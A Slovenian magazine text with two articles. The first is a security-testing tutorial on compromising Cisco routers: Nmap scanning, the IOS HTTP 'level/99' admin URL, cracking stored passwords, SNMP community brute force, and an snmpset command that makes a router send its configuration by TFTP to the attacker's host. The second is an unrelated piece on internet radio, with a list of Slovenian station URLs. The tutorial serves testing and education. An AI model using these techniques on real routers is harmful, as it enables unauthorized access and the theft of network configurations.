Znani so primeri napadov, v katerih napadalci z uporabo grobe sile (brute force) kompromitirajo SNMP (Simple Network Management Protocol) in omogočijo funkcije TFTP (Trivial File Transfer Protocol), s pomočjo katerih si dostavijo oz. pošljejo konfiguracijsko datoteko tarčinega Ciscovega usmerjevalnika.

Naslednji korak je običajno namestitev upravljalvske programske opreme in rekonfiguracija usmerjevalnika za izpolnjevanje napadalčevih želja. Napadalci pri tem pogosto odstranijo ACL (Access Control List) in sistem zlorabijo za telnet oz. SSH-dostop do notranjega omrežja. Nekateri manj izkušeni napadalci pa se zadovoljijo že s tem, da preprosto »sesujejo« omrežje, pri čemer jim ob dogodivščini ni treba zapustiti udobja svojega delovnega okolja.

IDENTIFIKACIJA USMERJEVALNIKOV

Usmerjevalniki so lahko konfigurirani tako, da se zdijo kot vsak drug sistem v omrežju – pri tem imam v mislih uporabo storitev, kot so spletni strežnik, SSH, chargen, ali uporabo X Serverja. Napadalci jih zaradi teh značilnosti pogosto zmotno zamenjajo za sisteme Unix.

Najpreprostejša in najnatančnejša metoda za identifikacijo usmerjevalnikov v omrežju je uporaba orodja Nmap. Skeniranje tipičnega Ciscovega usmerjevalnika ponavadi kot odgovor vrne naslednje:

```
Interesting ports on router1:
(The 168 ports scanned but not shown below are in state: closed)
Port State Service
7/tcp open echo
9/tcp open discard
13/tcp open daytime
19/tcp open chargen
23/tcp open telnet
79/tcp open finger
2001/tcp open dc
4001/tcp open unknown
6001/tcp open X11:1
9001/tcp open unknown
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

Če napadalec zazna katero od prijavnih storitev, kot sta telnet ali SSH, se lahko v ustrezna vrata poveže preprosto z uporabo odjemalca telnet. Osnovni Ciscov usmerjevalnik bo ob vzpostavitvi povezave kot odgovor vrnil naslednje:

```
[root@heker root]# telnet usmerjevalnik_1
Trying usmerjevalnik_1...
Connected to usmerjevalnik_1.
Escape character is '^]'.
User Access Verification
Password:
```

Pričaka nas (kot preizkuševalca) vrstica User Access Verification, ki je značilna za Cisco, na kar pa se ne gre zanašati, saj skrbniki pozdravna sporočila (banners) pogosto zamenjajo in poskušajo tako napadalce zavesti s prave poti.

SING je orodje, s pomočjo katerega lahko sestavimo poljubne ICMP-pakete ali tako imenovane zahteve ICMP netmask (ICMP tip 17). Na podlagi izkušenj sem mnenja, da so usmerjevalniki edine naprave, ki odgovorijo na tovrsten promet. Uporaba drugih vrst ICMP-prometa nam lahko ravno tako olajša razlikovanje usmerjevalnikov od drugih sistemov v omrežju.

Uporabo orodja traceroute smo si podrobneje ogledali že v prejšnjih člankih, kjer smo med drugim videli, kako lahko z njegovo pomočjo odkrivamo tudi požarne zidove. Enak prijem je uporaben tudi pri odkrivanju usmerjevalnikov! Seveda obstaja še nešteto različnih prijemov za identifikacijo usmerjevalnikov, v osnovi pa za povezavo in identifikacijo potrebujemo zgolj odjemalec telnet oz. priročno orodje, imenovano NetCat, ki smo si ga v prejšnjih številkah Mojega mikra že podrobneje ogledali.

IDENTIFIKACIJA VARNOSTNIH POMANJKLJIVOSTI

Skenerji varnostnih pomanjkljivosti ponavadi razkrijejo znane razpoke v oklepu naprav. Pogosto pa spregledajo občutljive napake v konfiguraciji tarčinih naprav. Tako lahko z Nessusom odkrijemo okrog 44 znanih pomanjkljivosti protokola SNMP, pri čemer pa ne moremo zaznati za sistem specifičnih pravil, ki so lahko v danem trenutku v uporabi. Skenerji varnostnih pomanjkljivosti so lahko vsekakor dober začetek varnostnega preverjanja, vendar so za predvidevanje napak človeškega faktorja preprosto neuporabni.

Tako imamo za uspešen napad na Ciscov IOS (Internetwork Operating System) poleg hroščev v programski opremi na voljo tudi napačno konfigurirane naprave in neusposobljene sistemske skrbnike. Skener varnostnih pomanjkljivosti nam lahko tako sporoči, da naprava nima pomanjkljivosti, čeprav je v resnici konfigurirana tako, da v notranje omrežje vodi prava informacijska avtocesta.

POMANJKLJIVOSTI V CISCOVEM IOS-U

Slabost, ki pod določenimi pogoji zadeva skoraj vse Ciscove usmerjevalnike, se imenuje »HTTP Configuration Arbitrary Administrative Access Vulnerability«. Tovrstno pomanjkljivost najdejo skoraj vsi skenerji varnostnih pomanjkljivosti in je razmeroma enostavna za izkoriščanje. Pogosto tovrstna vrzel omogoči celovit oddaljeni (skrbnikov) dostop samo z uporabo spletnega brskalnika. Napadalec za uporabo omenjene slabosti preprosto zažene spletni brskalniki in ga usmeri na ranljivi usmerjevalnik (glej sliko 1).



prosto zažene spletni brskalniki in ga usmeri na ranljivi usmerjevalnik (glej sliko 1).

Slika 1: Ciscovo osnovno HTTP-overjanje

Po kliku gumba Cancel vnesemo v brskalniki naslednji URL: <http://10.0.1.252/level/99/exec/show/config>, pri čemer se nam prikaže začetna konfiguracijska stran narave (glej sliko št.2).



Slika 2: Prikaz tipične konfiguracijske datoteke usmerjevalnika Cisco

Pri pregledu gornje strani lahko vidimo, kako je usmerjevalnik konfiguriran, vključno z ACL, SNMP in gesli za dostop. Gesla so seveda kriptografsko zaščitena, pri čemer je v omenjenem

primeru skrbnik izbral šifriranje **Vigenere**, ki ga lahko zelo enostavno premagamo. V tem primeru bomo uporabili orodje **GetPass** (www.boson.com) in šifrirana gesla spremenili v besedilo (glej sliko št.3).



Slika 3: Odšifriranje gesel Vigenere!

Na voljo je še nekaj drugih metod in orodij, ki so po večini vsa **brezplačna**. Obstajajo spletne strani s skripti CGI in programi Unix za razbijanje tovrstnih šifriranih metod. Obstaja celo programska oprema za dlančnike Palm Pilot ipd. Napadalec se po uspešni pridobitvi gesla preprosto prijavi v sistem prek telnet in tako pridobi dostop na ravni skrbnika.

IOS uporablja za šifriranje gesel naslednje tri metode: **čisto besedilo**, **Vigenere** in **MD5**.

Verjetno vam je jasno, da je najvarnejše šifriranje MD5, ki ni reverzibilno.

Opisana slabost je razmeroma stara in bi morala biti doslej že skoraj iztrebljena, vendar temu ni tako. Pogosto se namreč najdejo različni »testni« usmerjevalniki, ki so še vedno ranljivi in dostopni iz interneta.

IZKORIŠČANJE KONFIGURACIJSKIH NAPAK

V nadaljevanju vam bom predstavil nekaj hroščev, ki lahko napadalcu omogočijo oddaljeni skrbniški dostop.

Osnovno skeniranje naprav Cisco IOS nam lahko kot rezultat vrne odprta vrata **161 UDP** (SNMP). V takšnih primerih skenerji varnostnih vrzeli ne bodo odkrili pomanjkljivosti v sistemu in povprečen varnostni preizkuševalc bo mislil, da je omrežje dobro varovano. Pa je res?

Obstaja kar nekaj različnih orodij za napad z uporabo **grobe sile**, pri čemer je to dokaj varen in tih način za kompromitacijo mejnih usmerjevalnikov. Podjetje Solarwinds izdeluje komercialen skupek orodij, imenovan **Network Management Tools**, v katerega je vključeno nekaj orodij, ki so uporabna za napad na Cisco. Ker so tovrstne zbirke orodij precej drag šport, vam bom v nadaljevanju predstavil brezplačno orodje, imenovano **ADMsnmp**.

ADMsnmp za napad uporablja **slovarje najpogostejše uporabljanih besed**, pri čemer je pogosto dovolj, da napadalec prekrizari tarčine spletne strani in z njih izloči specifične izraze, uporabnike, imena oddelkov ipd. Če nam uporaba tovrstnih izrazov ne vrne rezultata, bomo nadaljevali s katerim od večjih slovarjev, ki jih najdemo v spletu in vseh mogočih jezikih in zvrsteh (šport, bogovi, zvezdne steze itd.).

Zapis *send setrequest* na zgornji sliki označuje dostop na ravni branja in pisanja. Ob pridobitvi tovrstnega dostopa je najbolj praktično, da se napolimo k zbirki MIB (Management Information Base), kjer se lahko o napravi naučimo več:



```
[root@heker root]# snmpwalk -v 1 -c duckling 10.0.1.252 | head
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) 2500 Software (C2500-I-L), Version 12.0(14), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by cisco Systems, Inc.
Compiled Tue 31-Oct-00 23:59 by linda
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.30
SNMPv2-MIB::sysUpTime.0 = Timeticks: (103607424) 11 days, 23:47:54.24
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: ADMsnmp
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 6
```

Ko spoznamo, da je naprava dejansko usmerjevalnik, ki poganja Cisco IOS, lahko s TFTP-jem v svoj sistem pošljemo konfiguracijsko datoteko:

```
[root@heker root]# snmpset 10.0.1.252 duckling
1.3.6.1.4.1.9.2.1.55.192.168.1.15 s »config«
enterprises.9.2.1.55.192.168.1.15 »config«
```

Ostane nam samo še klikanje do korenskega imenika TFTP, kjer nas v našem sistemu čaka usmerjevalnikova konfiguracijska datoteka. Cisco ponuja omrežnim operaterjem in napadalcem ogromno uporabnih informacij, kot so usmerjevalne tabele, IP-naslovi ipd. Najbolj nazorno vam bom to prikazal pri že prej omenjenem izdelku podjetja Solarwinds:

Slika 5: Brskalnik Solarwinds MIB, prek katerega napadalec z nekaj kliki pridobi informacije o Ciscovem usmerjevalniku (vse drugo napravi orodje samodejno).



Slika 4: Uporaba programa ADMsnmp pri ugibanju gesla.

UPORABA »GROBE SILE« PRI PRIJAVNIH STORITVAH

»Premagovanje« prijavnih storitev, kot sta **telnet** in **SSH**, je nekaj težje in povzroči v omrežju občutno več hrupa. Tudi ta način vrne varnostnim preizkuševalcem pogosto presenetljive rezultate.

Prvi korak ob tovrstnem kompromitiranju naprave je to, da ugotovimo, ali naprava uporablja katero izmed razširjenih oblik overjanja (**Tacacs** ali **Radius**). Ker IOS ne omogoča zaklepanja uporabnikov iz sistema po nekaj neuspešnih poizkusih, se pogosto navezuje na sisteme, ki tovrstno zaklepanje omogočajo (**Tacacs** ali **Radius**). Najenostavnejši način, s katerim izvemo, ali se usmerjevalnik navezuje na katero izmed naprednejših oblik overjanja, je to, da se v usmerjevalnik povežemo s **telnetom**:

```
[root@heker root]# telnet usmerjevalnik2
Trying usmerjevalnik...
Connected to usmerjevalnik2.
Escape character is '^J'.
User Access Verification
Username:
```

Kadar naprava od vas zahteva vnos **uporabniškega imena**, ste lahko prepričani, da je povezana z eno izmed **razširjenih** oblik overjanja. V zgornjem primeru je v rabi **Tacacs**, kar pomeni, da bo prodor nekoliko težji, saj bo napadalec prisiljen uganiti dve spremenljivki (uporabniško ime in geslo).

Če varnostni preizkuševalc odkrije, da razširjena oblika overjanja ni v uporabi, lahko uporabi napad **grobe sile** kot pri SNMP-ju. Orodje za tovrstno delo se imenuje **Brutus** (www.hoobie.net/brutus/). Namenjeno je okolju **Windows** in omogoča napad na nekaj najbolj razširjenih protokolov. V **Unixu** je najbolj

uporabljano orodje **THC Hydra** (www.thc.org/releases.php), ki ravno tako omogoča prodor v vrsto različnih storitev. Izkušenejšim varnostnim preizkuševalcem pa preostane izdelava lastnih orodij s perlom ali drugim programskim jezikom, v katerem je domač.

V tem članku sem vam predstavil vrsto poti, po katerih lahko napadalec kompromitira Ciscove usmerjevalnike. Vsekakor obstaja še vrsta drugih načinov za doseganje istega cilja, vendar bi s tem prešli okvirje tega članka. Kaj napadalec stori po pridobitvi dostopa v sistem, pa si bomo ogledali naslednjic.

V tem članku sem vam predstavil vrsto poti, po katerih lahko napadalec kompromitira Ciscove usmerjevalnike. Vsekakor obstaja še vrsta drugih načinov za doseganje istega cilja, vendar bi s tem prešli okvirje tega članka. Kaj napadalec stori po pridobitvi dostopa v sistem, pa si bomo ogledali naslednjic.

ADIO FREKVENCE, DOBRODOŠLI V IP!

Na pretekli podelitvi viktorjev smo slišali, kako se je nagrajena slovenska radijska postaja pritoževala nad slišnostjo. »Dajte no, zmigajte se malo!« je spodbujal urednik. Bo takšnih zahtev kmalu konec? Bo dolgoletnih kolobocij v zvezi z radijskimi frekvencami kdaj konec? Nekoč očitno bo. Nekoč?

Piše: Zoran Banović

zoran.banovic@mojmikro.si

Da, nekoč, ko bomo lahko radijski program poslušali prek interneta tudi zunaj današnjih ožičenih in brezžičnih vročih točk. Takrat, ko bo Slovenija prekrita s katero od brezžičnih omrežnih tehnologij. Do takrat pa se bomo še kregali.

In kako deluje internetni radio? In televizija? In video nasploh? Vsi ti mediji se z eno besedo imenujejo **pretočni**. Okoli njih v zadnjih letih vlada majhna zmeda, zlasti pri klasičnih radijskih in televizijskih hišah. Zmeda zato, ker sodobne tehnologije prinašajo popoln preobrat v načinu tehnološkega razmišljanja producentov. Internetne tehnologije omogočajo prenos signala kamor koli v svetu na dokaj enostaven in tehnološko nezapleten način, saj **ne zahtevajo frekvenc**, anten, pa tudi birokratskih mehanizmov, ki velikokrat vplivajo na zagon neke radijske postaje, je bistveno manj. No, težave z avtorskimi pravicami in podobno je vsekakor treba urediti, a to je načeloma lažje kot pridobiti frekvenco, urediti oddajnike in kaj vem, kaj vse je še potrebno.

PRETOČNI MEDIJI IN INTERNET

Pretočni mediji niso zmešali način razmišljanja le tistim »klasičkom« radia in televizije, pač pa tudi »klasikom« interneta. Zakaj? Zato, ker je bil tudi tu potreben **premik v načinu razmišljanja**, a je ta stekel neprimerno lažje, saj je internetna srenja mlajša in zato dojemljivejša za spremembe in tehnološke novosti.

Klasična internetna stran je v bistvu dokaj »neumna«. Deluje namreč dokaj enostavno. Uporabnik jo »pokliče« in zahteva informacijo. Strežnik jo najde, jo karseda hitro potisne uporabniku in z njim prekine zvezo in se lahko posveti drugemu. Na drugi strani spletni brskalnik informacijo prejme, jo »zloži« na uporabnikov zaslon in se s strežnikom več ne pogovarja, dokler ne dobi nove zahteve. Tak način zelo dobro deluje, če imamo opraviti z besedilom in slikami, saj brskalnik vse skupaj le zloži na zaslon in zadeva je opravljena. Besedilo namreč, kar zadeva količino podatkov, nikoli ni problematično, podobno pa velja tudi za slike, če le niso nenormalno velike.

Kaj pa **video in zvok**? Ta dva sta pa težavna. Težavna zato, ker vključujeta še časovno komponento. S časovno komponento pa nastopi težava s količino podatkov. Zvok in gibljive slike zahtevajo namreč veliko količino podatkov, ki pa so za prenos prek tako počasnega medija, kot je internet, težavni. Tukaj običajni

prijem ne deluje več. Način, kjer bi si uporabniki sneli celoten film, televizijsko ali radijsko oddajo, bi sicer lahko deloval, a bi bil neuporaben. Prvič zato, ker bi bilo treba v nedogled čakati na prenos, drugič pa zato, ker morajo sodobni mediji informacije posredovati v **realnem času**. Oglad ali poslušanje prenosa nogometne tekme vsekakor ne bosta aktualna, če bo treba najprej počakati, da bo tekma konec, jo sneti in potem pogledati ali poslušati. Torej je bilo za zvok in sliko treba najti drugačno rešitev. In nastali so **pretočni mediji**.

Pretočni mediji se od »klasičnih« precej razlikujejo. Pa ne po vsebini, ampak tehnologiji, kako pridejo do poslušalca ali gledalca. Klasični radijski in televizijski sprejemniki dobijo po zraku ali kablu signal in ga sproti pretvarjajo v nekaj, kar lahko vidimo ali slišimo. Pri internetni tehnologiji pa zadeva tako ne more delovati. Pri internetnih tehnologijah ne govorimo o frekvenčni in amplitudnih modulaciji pač pa o **paketih**. Signal do uporabnika

Internetne tehnologije omogočajo preprost prenos signala kamor koli v svetu, saj ne zahtevajo frekvenc, anten, pa tudi birokratskih mehanizmov je bistveno manj.

ne pride z nihanjem frekvence ali amplitude signala, temveč kot majhni skupki informacij, ki se nato zložijo v celoto. Zvok in slika pa sta žal takšna, da za to, kar hočeta pokazati, potrebujeta veliko informacij. Takšne količine z »neumnimi« spletnimi stranmi ne moremo uporabljati. Strani ne smejo biti več statični »delitelji« informacij, ki se z uporabnikom pogovarjajo le za trenutek. Postati morajo nekaj, kar je sposobno **neprestane komunikacije**.

A to je le ena plat. Tudi neprestana komunikacija ne bo nič pomagala, če bo količina podatkov prevelika. Zato ni treba le spremeniti internetne strani in je narediti »pametnejše«, temveč je potrebno nekaj narediti tudi s podatki. Te je treba najprej tako ali drugače **stisniti**.



Internetni radio omogoča izbiro vrsti programa, ne le radijske postaje.

In to tako, da odstranimo podatke, ki niso tako pomembni. Vsekakor velja, da več podatkov ko izločimo, slabša bo kakovost slike ali zvoka, zato je bilo treba skleniti določene kompromise. A tudi ko sta zvok ali slika stisnjena, težav še ni čisto konec. Internet je namreč tako čuden tič, da **ne deluje vedno enako hitro**. Če od nekega vira (strežnik) hkrati veliko uporabnikov zahteva informacije, bo ta vir moral hitrost »pogovarjanja« s temi uporabniki prilagoditi tako, da bodo kljub temu vsi dobili to, kar želijo. To pa lahko naredi le tako, da zmanjša hitrost pretoka informacij. Posledice so lahko podobne kot pri frekvenčnih »luknjah«, ki jih tako dobro poznamo tisti, ki se večkrat z avtomobilom peljemo na relaciji Maribor–Ljubljana, kjer signala kratko malo zmanjka. Da se to ne bi zgodilo (oziroma da bi se zgodilo čim redkeje), mora biti ustrezno »pameten« tudi **predvajalnik** v računalniku, na katerem uporabnik posluša radio ali gleda video. Ta »pamet« pa ni nič drugega kot **predpomnjenje** – predvajalnik informacije najprej naloži v pomnilniški del in ga predvaja iz njega, ne pa neposredno iz interneta. Tako se signal sicer malo zakasni, je pa zato večinoma **brez prekinitev**.

Pretočni mediji so torej en sam **velik kompromis**. Koliko podatkov lahko vržemo stran in kljub temu ohranimo zadovoljivo kakovost signala? Kako pretok prilagoditi tako hitrim kot počasnim povezavam? Kako poiskati najprimernejši način stiskanja podatkov? In še in še ...

KAKOVOST NI VSE

Medijski producenti, zlasti tisti, ki se ukvarjajo s televizijo, pravijo, da so pretočni mediji neumnost. Zaradi slabše kakovosti so da so neuporabni, saj je mogoče s klasično televizijo in

radiem dobiti neprimerno več. To je načeloma res, a v tem sploh ni poanta! Poanta je v **dostopnosti**. V tem, da lahko sedimo v Londonu in dobimo neposredne informacije iz Sidneyja, Moskve, Ljubljane, Lime in kaj vem, od kod še vse. Ali to omogočajo klasični mediji? Zelo pogojno.

Novi mediji so v preteklosti najprej vedno naleteli na odpor. Spomnimo se prehodov z



Slišnost? Z internetni radiem ni treba rotiti birokratov, da se vas usmilijo.


nemega na zvočni film, kjer so nekateri, posebej tisti, ki so bili manj dovzetni za spremembe, zelo kritizirali dejstvo, da so junaki filmov kar naenkrat peli in govorili. Res je, da je bil zvok čuden, včasih celo smešen, a zvočni film je ponujal nekaj, česar nemi ni. Enako je pri pretočnih medijih. Res je, da je slika včasih motna in da se zvok občasno izgubi. A to je v primerjavi z dostopnostjo kompromis, ki ga z veseljem sprejmemo. Zamislite si kakšnega našega zdomca nekje daleč, ki prek interneta sliši domačo besedo in vidi domači kraj. Zanj je to nekaj najlepšega, tudi če je slika slaba in se kakšna beseda izgubi. K sreči se tehnologija izboljšuje skoraj iz dneva v dan in kakovost zvoka in slike je danes opazno boljša, kot je bila pred enim letom.

FORMATI, FORMATI...

Pojav pretočnih medijskih tehnologij je v marsikaterem podjetnem človeku sprožil vrtenje dolarčkov pred očmi. V njih je videl vir posla in veliko programskih hiš se je vrglo na delo (RealNetworks, Microsoft, Apple ...). In kot je to že običaj, je vsak naredil nekaj svojega, kar ni bilo združljivo z ničemer drugim. Na področju predvajalnikov imamo kar nekaj različnih izdelkov, ki med seboj še **zdaleč niso združljivi** in tudi od producentov vsebine zahtevajo **različne načine »oddajanja«**. To pa producentom dela sive lase, saj morajo svoj program, pa naj bo radijski ali televizijski, **prilagoditi različnim standardom**, ki to niso.

Če bolje premislimo, ta standardizacija, ki to ni, niti ni tako slaba. Saj imamo tudi različne tipe računalnikov, različne operacijske sisteme, različne avtomobile, različne jezike, različne vere, različne družbene ureditve ... Pravzaprav včasih vse preveč govorimo o standardih, živimo pa v popolnoma nestandardnem okolju. Včasih je sicer lepo imeti

◊ **Izbiramo lahko tudi vsebine, ki jih želimo slišati. In to iz več sto ali celo več tisoč radijskih postaj, raztresenih po vsem svetu.**



Novejši internetni radijski igralec je tudi Netscape.

standarde, saj nam to daje občutek varnosti in predvidljivosti, a standarda, ki bi ga vsi imeli radi, ni. Največkrat celo velja, da standard večini ljudi ni všeč, saj je nastal kot kompromis. In s kompromisi je pač tako, da so najmanjši skupni imenovalec, ki so ga našli tisti, ki so se o njem pogovarjali.



Veliko radijskih postaj svoj program oddaja hkrati prek »etra« in interneta.

Res je tudi, da standardizacija včasih zavira razvoj. Kreativnost se namreč vedno zmanjša, če postavljamo okvirje in meje, prek katerih se ne gre. Zakaj ne bi imeli več idej, četudi so si diametralno nasprotni. Čas vedno pokaže, kdo je imel boljše idejo in kdo jo je bolje udeležil. In tisti običajno zmagata. Bistvo pretočnih medijev je možnost **izbire**. Izbire, kateri format se v katerih okoliščinah bolje odreže! Izbire, katera vrsta tehnologije nam je kot uporabniku bolj všeč!

Tradicionalne spletne strani so nekaj, kar se počasi izpeva. Sicer je res, da je bilo v ozadju veliko napredka v strežniških tehnologijah in upravljanju s podatkovnimi zbirkami, a za medijske snovalce je tradicionalen splet postal dolgočasen. In ta dolgčas razbijajo prav pretočni mediji, saj so veliko primernejši za informiranje, izobraževanje in tudi prodajo kot klasične internetne strani z oglasi.

RADIO Z NOVIMI MOŽNOSTMI

Radio je le eden od medijev, ki je od internetnih pretočnih tehnologij precej pridobil. Zelo veliko klasičnih radijskih postaj oddaja

svoj spored simultano na klasičen in pretočni način. Tudi v Sloveniji za tem ne zaostajamo veliko, saj smo našli **skoraj 40 radijskih postaj**, ki svoj program oddajajo tudi preko spleta. In mogoče je, da smo tudi katero zgrešili (glej tabelo).

Najpomembnejša prednost, ki jo ponuja internetni radio, je v tem, da odpadejo geografske omejitve, ki jih poznamo pri klasičnem frekvenčno moduliranem (FM) oziroma UKV-radiu. Internetno radijsko postajo je mogoče slišati **kjerkoli v svetu**, če le obstaja kolikor toliko **solidna internetna povezava**. Prav s to vsesplošno »slišnostjo« daje internetni radio uporabniku skoraj neskončno izbiro. Se vam poslušata radio Teheran? Ni problema! Moskva?

◊ **Internetno radijsko postajo je mogoče slišati kjerkoli v svetu, če le obstaja kolikor toliko solidna internetna povezava, zato daje internetni radio uporabniku skoraj neskončno izbiro.**

Tudi v redu! Spodnja Puhljica? Vsekakor. Bi radi poslušali le evergreene? Kar dajte! Vas zanimajo le radijske igre? Gremo! Bi radi ugotovili, koliko ljudi vas poslušata? Tudi lahko.

Kot vidite, internetna tehnologija ponuja neprimerno več od klasične. Daje možnost izbire. In to res najširšo možnost. Ne le, da lahko izbiramo, katero radijsko postajo bomo poslušali, izbiramo lahko tudi **vsebine**, ki jih želimo slišati. In to iz več sto ali celo **več tisoč radijskih postaj**, raztresenih skoraj dobesedno po vsem svetu, nekatere pa imajo tudi po več »kanalov« (Spinner.com jih ima po besedah direktorja recimo 128, čeprav jih toliko nismo našli). Nekatere internetne radijske postaje tudi omogočajo, da si uporabniki sami »sprogramirajo«, kar želijo poslušati in si tako izdelajo **radio po meri**. Toliko kar zadeva uporabnike.

Morda se bo slišalo čudno, a internetni radio lahko pomaga pri zmanjševanju glasbenega piratstva. Ljudje iz interneta nelegalno snemajo glasbo tudi zato, ker v njihovi okolici ni radijske postaje, ki bi predvajala to, kar jim je všeč. Internetnih radijskih postaj pa je toliko,

internetni radio

da ga ni človeka, ki ne bi mogel zase najti kaj za svojo dušo.


Mnogi internetnemu radiu zamerijo **nemo-bilnost**. Zanj namreč potrebujemo računalnik ali njemu podobno napravo, medtem ko za klasični radio potrebujemo le tranzistorček za skoraj dobesedno nekaj sto tolarjev. A tudi tu se zadeve hitro spreminjajo. Na Japonskem nekaj mobilnih operaterjev že ponuja poslušanje pretočnega radia **prek mobilnega telefona**, General Motors je zasnoval **avtomobil z brezžično internetno povezavo**, ki bo sposoben predvajati pretočni radio, kasneje pa tudi televizijski spored in še kaj bi se našlo.

Kaj pa radijske postaje? Ali lahko od internetnih tehnologij kaj dobijo? Seveda lahko. In to zelo veliko, saj so poleg »etra« dobile še en medij. Še en medij pomeni **več potencialnih poslušalcev**, torej več argumentov **oglaševalcem**, ki jim lahko zaradi možnosti tehnologije točno povedo, koliko poslušalcev je ta medij prinesel.

◊ Za radijske postaje pomeni internetni radio tudi več potencialnih poslušalcev in več argumentov oglaševalcem, ki jim lahko zaradi možnosti tehnologije točno povedo, koliko poslušalcev je ta medij prinesel.

Seznam slovenskih radijskih postaj, ki oddajajo tudi prek interneta

Ime	Spletni naslov
Koroški radio	www.koroski-radio.si/
Libra radio	www.libraradio.com
Radio Alfa	www.radio-alfa.si/
Radio Alpski val	www.radiokobarid.si
Radio Capodistria	www.irts.si/radio-kp/italiano.htm
Radio Celje	www.nt-rc.si/d-html%20nt-rc.html
Radio Cerklje	www2.siol.net/ext/radioc/
Radio City Maribor	www.radiocity.si
Radio Dur	www.radiodur.si/
Radio Fantasy	www.radiofantasy.com
Radio GAMA MM	www.gamamm.si/
Radio Glas Ljubljane	www.rgl.si
Radio Gorenc	www.radiogorenc.si/
Radio HIT	www.r-hit.si/
Radio Kaos	www.radiokaos.info
Radio Koper	www.irts.si/radio-kp
Radio Kranj	www.radio-kranj.si/
Radio Krka	www.insert.si/radio-krka
Radio Laser	www.laserr.si/
Radio Maribor - MM1	www.rtvsllo.si/html/center-maribor/radio-mm1.html
Radio Morje	www.radiomorje.si/
Radio Murski val	www.p-inf.si/mv/
Radio Net FM	www.radionet.si/
Radio Ognjišče	www.p-inf.si/mv/
Radio Plus	www.raplus.com/
Radio Posavje Studio Brežice	www.car.si/radio-posavje
Radio Ptuj	www.radio-technik.si/
Radio RAP Polzela	www.radiorap-polzela-sp.si/
Radio Robin	www.radio-robin.si/
Radio Salomon	www.salomon.si/deejay/default.htm
Radio Slovenija 1	helix.rtvsllo.si/ramgen/smil/radio/a1.smil
Radio Slovenija 2 Val 202	helix.rtvsllo.si/ramgen/smil/radio/val202.smil
Radio Slovenija 3	helix.rtvsllo.si/ramgen/smil/radio/ars.smil
Radio Slovenske gorice	www.radio-rsg.si
Radio Sora	www.radio-sora.si
Radio Štajerski val	www.radio-stajerski-val.si
Radio Študent Ljubljana	www.radiostudent.si
Radio Triglav	www.radiotriglav.si
Radio Viva	www.radio-viva.com
Slovenski Turistični Radio	www.rtvsllo.si/html/center-maribor/radio-str.html



Na www.radio-locator.com je mogoče poiskati internetne radijske postaje z vsega sveta.

